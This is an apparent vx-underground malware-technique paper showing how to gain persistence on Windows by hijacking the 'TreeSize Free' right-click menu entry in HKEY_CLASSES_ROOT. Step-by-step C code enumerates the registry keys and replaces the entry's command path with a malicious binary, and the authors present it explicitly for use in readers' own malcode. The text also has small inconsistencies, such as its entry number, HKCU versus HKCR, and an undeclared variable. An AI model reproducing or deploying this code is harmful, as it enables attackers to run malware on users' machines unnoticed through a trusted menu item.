Commandeering Context Menu Entries

vx-underground collection // by smelly__vx and Ethereal

[entry 1 of the vx-underground persistence series]

Introduction:

In August, 2020 I was speaking to our friend Hexacorn regarding malcode persistence techniques. Hexacorn himself has enumerated over 100 unique persistence methods which could potentially be utilised by a threat actor. (Un)fortunately, he has yet to produce complete programmatic implementations and/or proof-of-concepts to illustrate these techniques. Thankfully Hexacorn has granted Ethereal and I the opportunity to produce them in a manner which individuals could use in their own malcode. This series serves to act as both a peer-review to Hexacorn's work and also to critique the painfully unoriginal persistence methods seen in the wild.

Our second entry in this series derives from a proof-of-concept illustrated by Hexacorn, initially published July 29th, 2018 (Beyond good ol' Run Key, Part 82). This particular entry uses the windows context menu for persistence. Although this technique is creative - it presents the possibility that the malware payload may never execute because it relies entirely on the user triggering it.
- smelly

What this paper will discuss:
This paper will discuss the HKEY_CLASSES_ROOT registry hive as well as the keys and subkeys responsible for handling the users context menu. However, due to the robustness of the windows shell and context menu functionality, we will only briefly review how this feature works. Citations and related material will be linked in the event you are wanting reference material.

Our programmatic implementation will be written in C using the Windows API.

Known issues: The proof-of-concept in this paper will target TreeSize Free. There is no particular reason why other than we noticed it creates a unique entry in the users context menu. When our proof-of-concept hijacks this entry it does not truly masquerade as TreeSize Free because it does not simultaneously execute it similar to our first entry in the persistence series. In the event you decide to run this proof-of-concept, understand that it will completely overwrite the original TreeSize Free user context menu entry. A complete implementation would correct these issues.

What this paper will not discuss:
Although the Windows registry is profoundly interesting - we will not discuss the architectural mechanisms which make up the Windows registry. To limit the scope of this paper we will also stray from comparing this method to other persistence methods which we will unveil later in this series. We will not present a case study of how this technique fairs against anti-virus vendors or reverse engineers.

The Windows Context Menu:

The Context Menu is a menu in the Windows GUI (although present in any modern Operating System) that appears upon user interaction - usually in the event of the mouse right-click (VK_RBUTTON, 0x02). On the Windows Operating System the context menu will look something like the image below




Image courtesy of HowToGeek

Entries for the context menu are present in **HKEY_CLASSES_ROOT (HKCR)**. Values in HKCR is a merged view from both **HKCU (HKEY_CURRENT_USER)** and **HKLM (HKEY_LOCAL_MACHINE)**. Because of this, a majority of HKCR is read-only. However, some keys allow a non-elevated user (medium integrity, user-mode) to both read and write. Additionally, in reference to MSDN documentation about HKCR: The **HKEY_CLASSES_ROOT** (HKCR) key contains file name extension associations and COM class registration information such as ProgIDs, CLSIDs, and IIDs. It is primarily intended for compatibility with the registry in 16-bit Windows.

Beside the brief description above - this registry hive also contains keys and subkeys responsible for the context menu which can be found in:

```
HKEY_CLASSES_ROOT\Directory\Background\Shell\*
```

Fortunately, the context menu and its associated functionality is heavily documented by Microsoft. This can give a better insight into the context menu, how it operates, and other vulnerabilities which may be present for malcode authors. However, due to the robustness of the context menu, its subcomponents, its general functionality, API invocations, and more - we will be skipping this segment. If you are interested in learning more about the context menu and its associated Shell functionality you can check out the related documentation here.


The Objective:

Our approach to this persistence method will be simple. We will enumerate the target registry path listed previously with our predefined target in mind. Our predefined path:


```
HKEY_CLASSES_ROOT\Directory\Background\shell\*
```

When we enumerate the predefined path we will be looking for the target registry path which will look as follows:

```
HKEY_CLASSES_ROOT\Directory\Background\shell\TreeSize Free\command
```



In this particular scenario we will be taking a relatively simple approach to hijacking the context menu - if in the event the target path is located we will query the registry to determine if it is our malicious payload. If it is not, we will replace it with ours.



The result of this code will be if and/or when the user opens the context menu (via right-click) and select TreeSize Free - it should execute our malicious application.

The code:

This proof-of-concepts includes the PSAPI to determine if our executable module is already running. We must do this to avoid our malicious binary from running more than once, in the event the user triggers the malcode by the context menu. The remainder of the code is fairly typical WINAPI registry code.

1. When our application is loaded into memory it invokes the HijackContextMenu function. In the event this function does not return ERROR_SUCCESS or ERROR_FILE_EXISTS the application terminates execution. ERROR_FILE_EXIST is returned from HijackContextMenu in the event the TreeSize Free context menu registry key has already been hijacked.

```
DWORD dwReturn = ERROR_SUCCESS;
dwReturn = HijackContextMenu();

if (dwReturn != ERROR_SUCCESS && dwReturn != ERROR_FILE_EXISTS)
{
    return dwReturn;
}
```

2. When HijackContextMenu begins it first attempts to get a HKEY (HANDLE) to **HKCU\Directory\Background\shell** via RegOpenKeyEx with the permission request of KEY_ALL_ACCESS. In the event it fails it returns the error returned from GetLastError.

```
HKEY hKey = HKEY_CLASSES_ROOT;
WCHAR lpSubKey[WCHAR_MAXPATH] = L"Directory\\Background\\shell";
HKEY  hOpenKey = NULL;
HKEY  phkResult;
DWORD dwSubKeys;

if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
{
    return GetLastError();
}
```

3. Following a successful invocation of RegOpenKeyEx we invoke RegQueryInfoKey to determine how many entries are present within our target registry key. If this function call fails we jump (GOTO) our exit routine EXIT_ROUTINE to close any open handles to the registry.

```
if (RegQueryInfoKey(phkResult, NULL, NULL, NULL,
    &dwSubKeys, NULL, NULL, NULL, NULL, NULL,
    NULL, NULL) != ERROR_SUCCESS)
{
    goto EXIT_ROUTINE;
}
```

4. If RegQueryInfoKey is successful and we are able to determine the number of entries present in our target registry key we loop through the keys and look for the presence of "TreeSize Free". Our enumeration requires the invocation of RegEnumKeyEx with the second parameter *DWORD dwIndex* being our indexer in our for loop. Each iteration we check the value of RegEnumKeyEx to determine if it successfully enumerated the next key or if it has returned ERROR_NO_MORE_ITEMS [additional citation] meaning it has reached the end of the subkey entries.

```
for (DWORD i = 0; i < dwSubKeys; i++)
{
    DWORD Enum;
    WCHAR lpName[WCHAR_MAXPATH] = { 0 };
    WCHAR lpFullName[WCHAR_MAXPATH] = { 0 };
    DWORD lpcchName = WCHAR_MAXPATH;
    hOpenKey = 0;
    WCHAR pvData[2048] = { 0 };
    WCHAR wModulePath[WCHAR_MAXPATH] = { 0 };

    Enum = RegEnumKeyExW(phkResult, i, lpName, &lpcchName, NULL, NULL, NULL, NULL);

    if (Enum != ERROR_SUCCESS && Enum != ERROR_NO_MORE_ITEMS)
    {
        goto EXIT_ROUTINE;
    }
```

5. After each successful invocation of RegEnumKeyEx we invoke wcsstr to check for the substring “TreeSize Free”. In the event it is located, by wcsstr not returning NULL, then we invoke RegOpenKeyEx with the registry permission KEY_ALL_ACCESS. If this fails we jump to our exit routine. Subsequently, we query the value of the default key entry, which stores the context menus application path by calling RegGetValue.

```
if (wcsstr(lpName, L"TreeSize Free") != NULL)
{
    wcscat(lpName, L"\\command");
    if (RegOpenKeyEx(phkResult, lpName, 0, KEY_ALL_ACCESS, &hOpenKey) != ERROR_SUCCESS)
    {
        goto EXIT_ROUTINE;
    }

    Enum = 2048;
    if (RegGetValue(hOpenKey, NULL, NULL, RRF_RT_REG_SZ,
                    NULL, pvData, &Enum) != ERROR_SUCCESS)
    {
        goto EXIT_ROUTINE;
    }
```

[Continued below]

6. Finally, after we retrieve the value of the context menus application path, we retrieve our own binaries path by calling GetModuleFileName and using wcscmp to compare our binaries path to the application path stored in the target registry key. In the event our application path is different from the path stored in the target registry key we call RegSetValueEx and replace the path in the target registry key with our malicious binaries. If they are the same, our binary has already hijacked the context menu entry and the function returns ERROR_FILE_EXISTS.

```
        Enum = 2048;
        if (RegGetValue(hOpenKey, NULL, NULL, RRF_RT_REG_SZ, NULL, pvData, &Enum) != ERROR_SUCCESS)
        {
                goto EXIT_ROUTINE;
        }

        if (GetModuleFileName(NULL, bValue, WCHAR_MAXPATH) == 0)
        {
                goto EXIT_ROUTINE;
        }

        if (wcscmp(bValue, pvData) == ERROR_SUCCESS)
        {
                if (phkResult)
                {
                        RegCloseKey(phkResult);
                }

                if (hOpenKey)
                {
                        RegCloseKey(hOpenKey);
                }

                return ERROR_FILE_EXISTS;
        }

        if (RegSetValueEx(hOpenKey, NULL, 0, REG_SZ, (PBYTE)bValue, sizeof(bValue)) != ERROR_SUCCESS)
        {
                goto EXIT_ROUTINE;
        }

        if (hOpenKey)
        {
                RegCloseKey(hOpenKey);
        }

        break;
    }
}
```

7. Finally, to conclude this function, we close any appropriate handles via RegCloseKey. Here is the end of the function as well as our EXIT_ROUTINE which our code jumps to in the event of failure.

```
if (phkResult)
{
    RegCloseKey(phkResult);
}

return ERROR_SUCCESS;

EXIT_ROUTINE:

if (phkResult)
{
    RegCloseKey(phkResult);
}

if (hOpenKey)
{
    RegCloseKey(hOpenKey);
}

return GetLastError();
```

8. This function, regardless of success or failure, will return to our entry point where then, in the event of a successful invocation of HijackContextMenu we invoke another function DoIExist. This function is a generic process enumeration function, which can be located as a functionality demonstration courtesy of MSDN. However, because this is a proof-of-concept, in the event DoIExist returns TRUE, indicating our malicious binary is already running, we call MessageBoxA to illustrate a successful enumeration of a secondary instance of our binary.

```
if (DoIExist())
{
    MessageBoxA(NULL, "", "", MB_OK);
    ExitProcess(GetLastError());
}
```

9. As a final note: the only difference between the proof-of-concepts process enumeration code and the demonstration on MSDN is that our code does not invoke an additional function to enumerate processes. Additionally, our code compares each in-memory module's retrieved string to ours to look for secondary instances. Our code contains a variable (DWORD dwCount) which is responsible for counting the number of instances of our binary running. In the event it is greater than one our DoIExist function returns TRUE.

   Function references:
   a. EnumProcessModules
   b. GetModuleBaseName

```
if (hHandle != NULL)
{
    HMODULE hMod;
    DWORD dwSize;

    if (EnumProcessModules(hHandle, &hMod, sizeof(hMod), &dwSize))
    {
        GetModuleBaseName(hHandle, hMod, wModule, (sizeof(wModule) / sizeof(WCHAR)));

        if (wcsstr(wPath, wModule) != NULL)
        {
                dwCount++;
                if (dwCount > 1)
                {
                        return TRUE;
                }
        }

    }
}
```